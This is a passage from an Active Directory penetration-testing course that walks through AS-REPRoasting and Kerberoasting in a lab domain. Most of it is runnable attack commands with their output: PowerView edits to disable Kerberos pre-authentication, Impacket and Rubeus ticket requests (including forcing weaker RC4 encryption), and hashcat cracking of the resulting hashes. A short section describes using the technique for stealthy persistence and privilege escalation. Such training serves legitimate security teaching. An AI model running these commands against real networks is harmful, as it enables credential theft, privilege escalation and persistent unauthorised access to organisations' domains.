* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache hit:
```

```
* Filename..: C:\Tools\rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

[email protected]:c4caff1049fd667...9b96189d8804:dancing_queen101
<SNIP>
```

As we can see, Hashcat successfully cracked the password for one of the two AS-REPRoastable users. In a real engagement, we could then see if this user's account could be used to either give us an initial foothold in the domain, move laterally, and spread our influence, or help us to escalate our privileges.

Set DONT_REQ_PREAUTH with PowerView

If we find that we have `GenericAll` privileges on an account, instead of resetting the account password, we can enable the `DONT_REQ_PREAUTH` flag to make a request to get the hash of this account and try to crack it. We can use the PowerView module to do it (make sure to replace “userName” with the actual username of the victim account):

Set DONT_REQ_PREAUTH with PowerView

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Set-DomainObject -Identity userName -XOR
@{useraccountcontrol=4194304} -Verbose

VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=userName)(name=userName)(displayname=userName))))
VERBOSE: [Set-DomainObject] XORing 'useraccountcontrol' with '4194304' for
object 'userName'
```

Onwards

Now that we have seen how to perform this attack from a Windows host, we will cover performing an AS-REPRoasting attack from a Linux machine.

AS-REPRoasting from Linux

Impacket's GetNPUsers.py script can be used to enumerate users with their UAC value set to `DONT_REQ_PREAUTH`.

Note: When working with Kerberos on Linux, we need to use the target's DNS server or configure our host machine with the corresponding DNS entries for the domain we are targetting. That is, we need to have an entry in `/etc/hosts` for the domain/Domain Controller before attacking it.

AS-REPRoastable Users Enumeration

```
GetNPUsers.py inlanefreight.local/pixis

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

Name         MemberOf
PasswordLastSet             LastLogon                   UAC
-----------  --------------------------------------------------  --------
------------------  --------------------------  --------
amber.smith                                                      2020-07-
27 21:35:52.333183  2020-07-28 20:34:15.215302  0x410220
jenna.smith  CN=Schema Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2020-07-
27 21:35:57.901421  <never>                     0x410220
```

Now that we have a list of vulnerable accounts, we can request their hashes in Hashcat's format by adding the `-request` parameter to our command.

Requesting AS-REPRoastable Hashes

```
GetNPUsers.py inlanefreight.local/pixis -request

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

Name         MemberOf
PasswordLastSet             LastLogon                   UAC
-----------  --------------------------------------------------  --------
------------------  --------------------------  --------
amber.smith                                                      2020-07-
27 21:35:52.333183  2020-07-28 20:34:15.215302  0x410220
jenna.smith  CN=Schema Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2020-07-
27 21:35:57.901421  2020-08-12 16:20:21.383297  0x410220

[email
protected]:d28eecddc8c5e18157b3d73ec4a68aa5$2a881995d52a313d265<SNIP>
```

```
[email
protected]:e65a2fa83383a0c1f189408c07fe6d32$5b0478cd94258778478<SNIP>
```

Finding Vulnerable Accounts without Authentication

If we do not have credentials on the domain but have a username list, we can still find accounts that do not require pre-authentication. Using `GetNPUsers.py`, we can search for each account inside the file containing the user list to identify if there is a least one account vulnerable to this attack:

Finding AS-REPRoastable Accounts without Authentication

```
GetNPUsers.py INLANEFREIGHT/ -dc-ip 10.129.205.35 -usersfile
/tmp/users.txt -format hashcat -outputfile /tmp/hashes.txt -no-pass

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in
Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in
Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in
Kerberos database)
```

We may receive an error, but we will still get the hash of the account:

User Hash

```
cat /tmp/hashes.txt

$krb5asrep$23$amber.smith@INLANEFREIGHT:d28eecddc8c5e18157b3d73ec4a68aa5$2
a881995d52a313d265<SNIP>
```

Cracking Hashes from Linux

```
hashcat -m 18200 hashes.txt rockyou.txt

hashcat (v5.1.0) starting...
<SNIP>
[email protected]:c4caff1049fd667<SNIP>9b96189d8804:dancing_queen101
<SNIP>
```

```
Session..........: hashcat
Status...........: Exhausted
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: hashes.txt
Time.Started.....: Wed Aug 12 16:37:48 2020 (18 secs)
Time.Estimated...: Wed Aug 12 16:38:06 2020 (0 secs)
Guess.Base.......: File (Tools/Cracking/Wordlists/Passwords/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   827.0 kH/s (13.72ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 1/2 (50.00%) Digests, 1/2 (50.00%) Salts
Progress.........: 28688770/28688770 (100.00%)
Rejected.........: 0/28688770 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[2321686f74746965] ->
$HEX[042a0337c2a156616d6f732103]
```

We successfully cracked the password.

Red Team Usage

Red Teams may utilize `AS-REPRoasting` as part of two attack chains:

- `Persistence`: Setting this bit (i.e., the `DONT_REQ_PREAUTH` flag) on accounts would allow attackers to regain access to accounts in case of a password change. This is useful because it lets the team establish persistence on boxes that are likely outside the scope of monitoring (e.g., Printers) and still have a high probability of gaining access to the domain at any time. We may see this setting enabled on service accounts used by old management applications, and if discovered, the blue team may ignore them.
- `Privilege Escalation`: There are many scenarios where an attacker can change any attribute of an account but not the ability to log in without knowing or resetting the password. Password resets are dangerous as they have a high probability of raising alarms. Instead of resetting the password, attackers can enable this bit and attempt to crack the account's password hash.

Conclusion

`AS-REPRoasting` is a powerful technique to find and crack passwords of accounts with `pre-authentication` disabled. This setting is not highly prevalent, but we will see it occasionally, and its success depends on an account having a cryptographically weak

password such that it can be cracked in a reasonable amount of time (with a tool such as `Hashcat`).

Kerberoasting

`Kerberoasting` is an attack against service accounts that allows an attacker to perform an offline password-cracking attack against the Active Directory account associated with the service. It is similar to ASREPRoasting but does require prior authentication to the domain. In other words, we need a valid domain user account and password (even the lowest privileged) or a SYSTEM (or low privileged domain account) shell on a domain-joined machine to perform the attack. There is one caveat involving accounts without Kerberos pre-authentication set, which we will discuss later in this section.

When a service is registered, a Service Principal Name (SPN) is added to Active Directory and is an alias to an actual AD Account. The information stored in Active Directory includes the machine name, port, and the AD Account's password hash. In a proper configuration, "Service Accounts" are utilized with these SPNs to guarantee a strong password. These accounts are like machine accounts and can even have self-rotating passwords.


It is common to see SPNs tied to User Accounts because setting up Service Accounts can be tricky, and not all vendors support them. Worst of all, the service account may break things after 30 days when it attempts to rotate the password. For System Administrators (and vendors), the primary focus is uptime, which often causes them to default to using "User Accounts", which is fine as long as they assign the account a strong password.

During a penetration test, if an SPN is found tied to a user account and cracking was unsuccessful, it should be marked as a low severity finding and just noted that this allows attackers to perform offline password cracking attacks against this account. The potential risk here is that if, someday, this account's password is set to something weaker that an attacker can crack. In this example, a low-severity finding's primary purpose is to ensure that the client is educated about the consequences of such risky actions and how they can be done securely.

Technical Details

In the previous sections, we've discussed how Kerberos works, particularly the `Service Ticket (ST)` request made by a user to consume a service.

When the KDC responds to a TGS request, here is the message it sends:



This message is fully encrypted with the session key shared between the user and the KDC, so the user can decrypt it because they know it. However, the embedded TGS ticket or Service Ticket (ST) is encrypted with the `service account's` secret key. The user, therefore, has `a piece of data encrypted with the service account's password`.

A user can request a `Service Ticket (ST)` for `all` available services existing on the Active Directory environment and have those tickets `encrypted with the secret of each service account` in their possession.

Now that they have a `Service Ticket (ST)` encrypted with a service account's password, the user can perform an offline brute-force attack to try to recover the password in clear text.

However, most services are executed by machine accounts (`COMPUTERNAME$`), which have 120 characters long randomly generated passwords, making it impractical to brute force.

Luckily, sometimes services are `executed` by `user accounts`. These are the services we are interested in. A user account has a password set by a human, which is much more likely to be predictable. These are the accounts that the Kerberoast attack targets. When SPN accounts are set to use the RC4 encryption algorithm, the tickets can be much easier to crack offline. We may run into organizations using only the legacy, cryptographically insecure RC4 encryption algorithm. In contrast, other mature organizations employ only AES (Advanced Encryption Standard), which can be much more challenging to crack, even on a robust password-cracking rig.

Manual Detection

We then look for user accounts (not machine accounts) exposing a service. An account that exposes a service has a Service Principal Name (or SPN). It is an LDAP attribute set on the account indicating the list of existing services provided by this account. If this attribute is not empty, this account offers at least one service.

Here is an LDAP filter to search for users exposing a service:

```
&(objectCategory=person)(objectClass=user)(servicePrincipalName=*)
```

This filter returns a list of users with a non-empty SPN. A small PowerShell script allows us to automate finding these accounts in an environment:

```
$search = New-Object DirectoryServices.DirectorySearcher([ADSI]"")
$search.filter = "(&(objectCategory=person)(objectClass=user)
(servicePrincipalName=*))"
$results = $search.Findall()
foreach($result in $results)
{
    $userEntry = $result.GetDirectoryEntry()
    Write-host "User"
    Write-Host "===="
    Write-Host $userEntry.name "(" $userEntry.distinguishedName ")"
        Write-host ""
    Write-host "SPNs"
    Write-Host "===="
    foreach($SPN in $userEntry.servicePrincipalName)
    {
        $SPN
    }
    Write-host ""
    Write-host ""
}
```

This script connects to the Domain Controller and searches for all objects that match our provided filter. Each result shows us its name (Distinguished Name) and the list of SPNs associated with this account.

```
PS C:\Users\pixis> .\FindSPNAccounts.ps1

Users
====
krbtgt ( CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL )
SPNs
====
kadmin/changepw
```

```
User
====
sqldev ( CN=sqldev,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL )
SPNs
====
MSSQL_svc_dev/inlanefreight.local:1443

User
====
sqlprod ( CN=sqlprod,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL )
SPNs
====
MSSQLSvc/sql01:1433

User
====
sqlqa ( CN=sqlqa,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL )
SPNs
====
MSSQL_svc_qa/inlanefreight.local:1443

User
====
sql-test ( CN=sql-test,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL )
SPNs
====
MSSQL_svc_test/inlanefreight.local:1443
```

This script allows us to have a list of Kerberoastable accounts, but it does not perform a TGS request and does not extract the hash we can brute force.

We can also use the Setspn built-in Windows binary to search for SPN accounts.

Automated Tools

PowerView can be used to enumerate users with an SPN set and request the `Service Ticket (ST)` automatically to then output a crackable hash. We can use the following method to enumerate accounts with SPNs set.

Enumerate SPN with PowerView

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser -SPN

logoncount                    : 0
badpasswordtime               : 12/31/1600 8:00:00 PM
description                   : Key Distribution Center Service Account
distinguishedname             :
CN=krbtgt,CN=Users,DC=inlanefreight,DC=local
objectclass                   : {top, person, organizationalPerson, user}
name                          : krbtgt
primarygroupid                : 513
objectsid                     : S-1-5-21-228825152-3134732153-3833540767-
502
samaccountname                : krbtgt
admincount                    : 1
codepage                      : 0
samaccounttype                : USER_OBJECT
showinadvancedviewonly        : True
accountexpires                : NEVER
cn                            : krbtgt
whenchanged                   : 5/4/2022 8:04:31 PM
instancetype                  : 4
objectguid                    : a68bfed4-1ccf-4b62-8efa-63b32841c05d
lastlogon                     : 12/31/1600 8:00:00 PM
lastlogoff                    : 12/31/1600 8:00:00 PM
objectcategory                :
CN=Person,CN=Schema,CN=Configuration,DC=inlanefreight,DC=local
dscorepropagationdata         : {5/4/2022 8:04:31 PM, 5/4/2022 7:49:22 PM,
1/1/1601 12:04:16 AM}
serviceprincipalname          : kadmin/changepw
memberof                      : CN=Denied RODC Password Replication
Group,CN=Users,DC=inlanefreight,DC=local
whencreated                   : 5/4/2022 7:49:21 PM
iscriticalsystemobject        : True
badpwdcount                   : 0
useraccountcontrol            : ACCOUNTDISABLE, NORMAL_ACCOUNT
usncreated                    : 12324
countrycode                   : 0
pwdlastset                    : 5/4/2022 3:49:21 PM
msds-supportedencryptiontypes : 0
usnchanged                    : 12782
<SNIP>
```

We can also use use PowerView to directly perform the Kerberoasting attack.

Kerberoasting with PowerView

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser * -SPN | Get-DomainSPNTicket -format Hashcat |
export-csv .\tgs.csv -notypeinformation
PS C:\Tools> cat .\tgs.csv

"SamAccountName","DistinguishedName","ServicePrincipalName","TicketByteHex
Stream","Hash"
"krbtgt","CN=krbtgt,CN=Users,DC=inlanefreight,DC=local","kadmin/changepw",
,"$krb5tgs$18$*krbtgt$inlanefreight.local$kadmin/changepw*$B6D1ECE203852A0
4E57DFDD47627CDCA$D75AF1139899CA82EDA1CC6B548AACFF04DA9451F6F37E641C44F27A
E2BAB86DB49F4913B5D09F447F7EEA97629A3C0FF93063F3B20273D0<SNIP>
```

Instead of the manual method shown above, we can use the `Invoke-Kerberoast` function to perform this quickly.

Invoke-Kerberoast

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Invoke-Kerberoast

SamAccountName       : adam.jones
DistinguishedName    : CN=Adam
Jones,OU=Operations,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : IIS_dev/inlanefreight.local:80
TicketByteHexStream  :
Hash                 :
$krb5tgs$23$*adam.jones$INLANEFREIGHT.LOCAL$IIS_dev/inlanefreight.local:80
*$D7C42CD87BEF69BA275C9642BBEA9022BE3C1<SNIP>

SamAccountName       : sqldev
DistinguishedName    : CN=sqldev,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQL_svc_dev/inlanefreight.local:1443
TicketByteHexStream  :
Hash                 :
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQL_svc_dev/inlanefreight.local:
1443*$29A78F89AC24EADBB4532DF066B90F1D808A5<SNIP>

SamAccountName       : sqlqa
DistinguishedName    : CN=sqlqa,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQL_svc_qa/inlanefreight.local:1443
TicketByteHexStream  :
Hash                 :
$krb5tgs$23$*sqlqa$INLANEFREIGHT.LOCAL$MSSQL_svc_qa/inlanefreight.local:14
43*$895B5A094F49081330D4AEA7C1254F37EEAD7<SNIP>
```

```
SamAccountName       : sql-test
DistinguishedName    : CN=sql-test,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQL_svc_test/inlanefreight.local:1443
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*sql-
test$INLANEFREIGHT.LOCAL$MSSQL_svc_test/inlanefreight.local:1443*$68F3B218
22B3C16D272F38A5658E20F580037<SNIP>

SamAccountName       : sqlprod
DistinguishedName    : CN=sqlprod,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQLSvc/sql01:1433
TicketByteHexStream  :
Hash                 :
$krb5tgs$23$*sqlprod$INLANEFREIGHT.LOCAL$MSSQLSvc/sql01:1433*$EE29DA2458CA
695EC2EDE568E9918909F7A05<SNIP>
```

Another great (and fast) way to perform Kerberoasting is with the Rubeus tool. In Rubeus's documentation, there are various options for the Kerberoasting attack.

We can use Rubeus to Kerberoast all available users and return their hashes for offline cracking.

Kerberoasting with Rubeus

```
C:\Tools> C:\Tools>Rubeus.exe kerberoast /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.

[*] Target Domain          : INLANEFREIGHT.LOCAL
[*] Searching path
'LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)
```

```
(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 6

[*] SamAccountName         : sqldev
[*] DistinguishedName      : CN=sqldev,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName   : MSSQL_svc_dev/inlanefreight.local:1433
[*] PwdLastSet             : 10/14/2022 7:00:06 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQL_svc_dev/inlanefreight.local:
[email
protected]*$21CF6BFCE5377C1FA957FC340261E6A3$22AC9C6E64F19D4E51E849A99DC4F
C4FCE819E376045D1310393C7D26A42FFE50607C42A5F5E038E30867855091726D5E21FC0C
6C49730EA32CE8BF95EB6158D30796D016CCF6BA7E5A8825DECFBD9D619917BC9BF7B2A6E5
3380563DDC5BF24DDEE8B38D5F869DE6682BA2C762520434027485919F8F364F8B9D84B91C
3D1EA8EECA64F5C9690276A6211F5CE6C4AEA57ADB06188BE5E538DAC82C3F7EE708188B3E
4FD452C06FA41022317E97E9B840B93E4A03E7429D60FC4F8EB7546597B516695BDEB010CA
3FEB5A25E36BEC787044DFB19117616D76DAE523248DF55DC2513C05788B27BCE31A3FF38E
820F63BB491ECCA2563799C9C4563576B22EEB703E09B68AA95EC50CD234BFDF479027415A
58C48D024611E281DDD9355FFBF02BA277B10D6D5D347BFB751FA6101FFE915A<SNIP>
```

We can also Kerberoast a specific user and write the result to a file using the flag `/outfile:filename.txt`.

We could use the `/pwdsetafter` and `/pwdsetbefore` arguments to Kerberoast accounts whose password was set within a particular date; this can be helpful to us, as sometimes we find legacy accounts with a password set many years ago that is outside of the current password policy and relatively easy to crack.

We can use the `/stats` flag to list statistics about Kerberoastable accounts without sending any ticket requests. This can be useful for gathering information and checking the types of encryption the account tickets use.

The `/tgtdeleg` flag can be useful for us in situations where we find accounts with the options `This account supports Kerberos AES 128-bit encryption` or `This account supports Kerberos AES 256-bit encryption` set, meaning that when we perform a Kerberoast attack, we will get a `AES-128 (type 17)` or `AES-256 (type 18)` TGS tickets back which can be significantly more difficult to crack than `RC4 (type 23)` tickets. We will know the difference because an RC4 encrypted ticket will return a hash that starts with the `$krb5tgs$23$*` prefix, while AES encrypted tickets will give us a hash that begins with `$krb5tgs$18$*`.

In cases where we receive the hash of the account with AES encryption (which is harder to crack), we can use `/tgtdeleg` flag with Rubeus to force RC4 encryption. This may work in some domains where RC4 is built-in as a failsafe for backward compatibility with older

services. If successful, we may get a password hash that could crack minutes or even hours faster than if we were trying to crack an AES-encrypted hash.

Hash Cracking

Rubeus returns the list of hashes associated with the different `TGS tickets` or `Service Tickets (STs)`. All that's left to do is to use hashcat to try and retrieve the clear text password associated with these accounts. Hashcat hash-mode to use is `13100` (`Kerberos 5, etype 23, TGS-REP`).

Cracking Kerberoastable Hashes with hashcat

```
C:\Tools\hashcat-6.2.6> hashcat.exe -m 13100 C:\Tools\kerb.txt
C:\Tools\rockyou.txt -O

hashcat (v6.2.6) starting

OpenCL API (OpenCL 2.1 WINDOWS) - Platform #1 [Intel(R) Corporation]
======================================================================
* Device #1: AMD EPYC 7401P 24-Core Processor, 2015/4094 MB (511 MB
allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 6 digests; 6 unique digests, 6 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: C:\Tools\rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
```

```
$krb5tgs$23$*jacob.kelly$INLANEFREIGHT.LOCAL$SVC/[email
protected]*$ac3b7a50ae9b3af123888b5722c56665$cdc909a1608c1fe4e14787df62037
99f26a<SNIP>
```

Kerberoasting without an Account Password

As mentioned previously, there is one case where we can perform a Kerberoasting attack without a valid domain account and password (or SYSTEM shell/shell as a low-privileged account on a domain-joined host). This can be possible when we know of an account without Kerberos pre-authentication enabled. We can use this account to use an `AS-REQ` request (usually used to request a TGT) to request a TGS ticket for a Kerberoastable user. This is done by modifying the req-body portion of the request and is described in detail in this post.

To perform this attack, we need the following:

1. Username of an account with pre-authentication disabled (`DONT_REQ_PREAUTH`).
2. A target SPN or a list of SPNs.

To simulate that we don't have authentication, we will use Rubeus `createnetonly` and utilize its CMD window to perform the attack.

Execute Rubeus createnetonly

```
C:\Tools> Rubeus.exe createnetonly /program:cmd.exe /show


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

[*] Action: Create Process (/netonly)

[*] Using random username and password.

[*] Showing process : True
[*] Username        : FQW21FKC
[*] Domain          : KNVRD2SG
[*] Password        : IL6X2VCC
[+] Process         : 'cmd.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID       : 6428
```

```
[+] LUID            : 0x10885a
```

From the new cmd window opened, we will perform the attack; if we try to run the Kerberoast option, it will fail because we are not authenticated.

Performing the Attack Without /nopreauth

```
C:\Tools> Rubeus.exe kerberoast


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

[*] Action: Kerberoasting

[!] Unhandled Rubeus exception:

System.DirectoryServices.ActiveDirectory.ActiveDirectoryOperationException
: Current security context is not associated with an Active Directory
domain or forest.
   at
System.DirectoryServices.ActiveDirectory.DirectoryContext.GetLoggedOnDomai
n()
   at
System.DirectoryServices.ActiveDirectory.DirectoryContext.IsContextValid(D
irectoryContext context, DirectoryContextType contextType)
   at System.DirectoryServices.ActiveDirectory.DirectoryContext.isDomain()
   at
System.DirectoryServices.ActiveDirectory.Domain.GetDomain(DirectoryContext
context)
   at Rubeus.Commands.Kerberoast.Execute(Dictionary`2 arguments)
   at Rubeus.Domain.CommandCollection.ExecuteCommand(String commandName,
Dictionary`2 arguments)
   at Rubeus.Program.MainExecute(String commandName, Dictionary`2
parsedArgs)
```

Now, if we include a user with `DONT_REQ_PREAUTH` set such as `amber.smith` and an SPN such as `MSSQLSvc/SQL01:1433`, it will return a ticket:

Performing the Attack with /nopreauth

```
C:\Tools> Rubeus.exe kerberoast /nopreauth:amber.smith
/domain:inlanefreight.local /spn:MSSQLSvc/SQL01:1433 /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2

[*] Action: Kerberoasting

[*] Using amber.smith without pre-auth to request service tickets

[*] Target SPN             : MSSQLSvc/SQL01:1433
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (172.16.99.3)
[*] Hash                   :
$krb5tgs$23$*MSSQLSvc/SQL01:1433$inlanefreight.local$MSSQLSvc/SQL01:1433*$
7E08E831C13A2EEAEA47C13ECD378E8D$D6E591A4AB495AFEE4BD9E893A39C7B9E77C3D775
9D9923<SNIP>
```

Note: Instead of `/spn` we can use `/spns:listofspn.txt` to try multiple SPNs.

Onwards

Now that we have seen how to perform Kerberoasting from a Windows host, we will cover performing it from a Linux machine.

Kerberoasting from Linux

Linux

To perform `Kerberoasting` from Linux, we will use the GetUserSPNs.py tool from the impacket suite. This tool can search for all Kerberoastable accounts, extract the data encrypted with the password of the service account, and return a hashcat-friendly hash for further cracking.

Running `GetUserSPNs.py` without parameters will produce similar output to our PowerShell `FindSPNAccounts.ps1` script developed in the previous section.

```
GetUserSPNs.py inlanefreight.local/pixis

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

Password:
ServicePrincipalName                      Name        MemberOf
PasswordLastSet             LastLogon  Delegation
----------------------------------------  ----------  ----------------------
--------------------------------  --------------------------  ---------  -
------------
MSSQL_svc_dev/inlanefreight.local:1443   sqldev      CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2020-07-27 20:46:20.558388
<never>    unconstrained
MSSQLSvc/sql01:1433                       sqlprod     CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2020-07-27 20:46:27.558399
<never>
MSSQL_svc_qa/inlanefreight.local:1443    sqlqa       CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL    2020-07-27 20:46:33.792787
<never>
MSSQL_svc_test/inlanefreight.local:1443  sql-test
2020-07-27 20:47:07.574105  <never>
IIS_dev/inlanefreight.local:80           adam.jones
2020-07-27 21:35:57.069094  <never>
```

Now that we know there are `Kerberoastable` accounts, we can request a `TGS ticket` or `Service Ticket (ST)` for each of them and obtain a crackable hash in hashcat's (and John the Ripper's) format with the `-request` argument.

```
GetUserSPNs.py inlanefreight.local/pixis -request

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation

Password:
ServicePrincipalName                      Name        MemberOf
PasswordLastSet             LastLogon  Delegation
----------------------------------------  ----------  ----------------------
--------------------------------  --------------------------  ---------  -
------------
MSSQL_svc_dev/inlanefreight.local:1443   sqldev      CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2020-07-27 20:46:20.558388
<never>    unconstrained
MSSQLSvc/sql01:1433                       sqlprod     CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2020-07-27 20:46:27.558399
<never>
MSSQL_svc_qa/inlanefreight.local:1443    sqlqa       CN=Domain
```

```
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL    2020-07-27 20:46:33.792787
<never>
MSSQL_svc_test/inlanefreight.local:1443  sql-test
2020-07-27 20:47:07.574105  <never>
IIS_dev/inlanefreight.local:80           adam.jones
2020-07-27 21:35:57.069094  <never>

$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQL_svc_dev/inlanefreight.local~
1443*$f06349cf7220c21cde1236e53a491a67$c4c2079e9b<SNIP>
$krb5tgs$23$*sqlprod$INLANEFREIGHT.LOCAL$MSSQLSvc/sql01~1433*$577b69c3a2ab
cff0fc3318fd94f90014$9272d9d177c6147a1b773ba12f95<SNIP>
$krb5tgs$23$*sqlqa$INLANEFREIGHT.LOCAL$MSSQL_svc_qa/inlanefreight.local~14
43*$edaecbbcd610e2dd3ef39d6ea2cb3838$b5dbb92fb35b<SNIP>
$krb5tgs$23$*sql-
test$INLANEFREIGHT.LOCAL$MSSQL_svc_test/inlanefreight.local~1443*$989e43ca
34c03490e7de627135599ab4$832a1d7<SNIP>
$krb5tgs$23$*adam.jones$INLANEFREIGHT.LOCAL$IIS_dev/inlanefreight.local~80
*$2b9cfebc5043606bbebb9f140bdf48cb$c05bf3d19a3e26<SNIP>
```

Cracking

After `GetUserSPNs.py` returned the list of hashes associated with the different `Service Tickets (STs)`, we will use hashcat to try and retrieve the clear text password associated with these accounts utilizing hash-mode `13100` (`Kerberos 5, etype 23, TGS-REP`).

```
hashcat -m 13100 hashes.txt rockyou.txt

hashcat (v5.1.0) starting...
<SNIP>
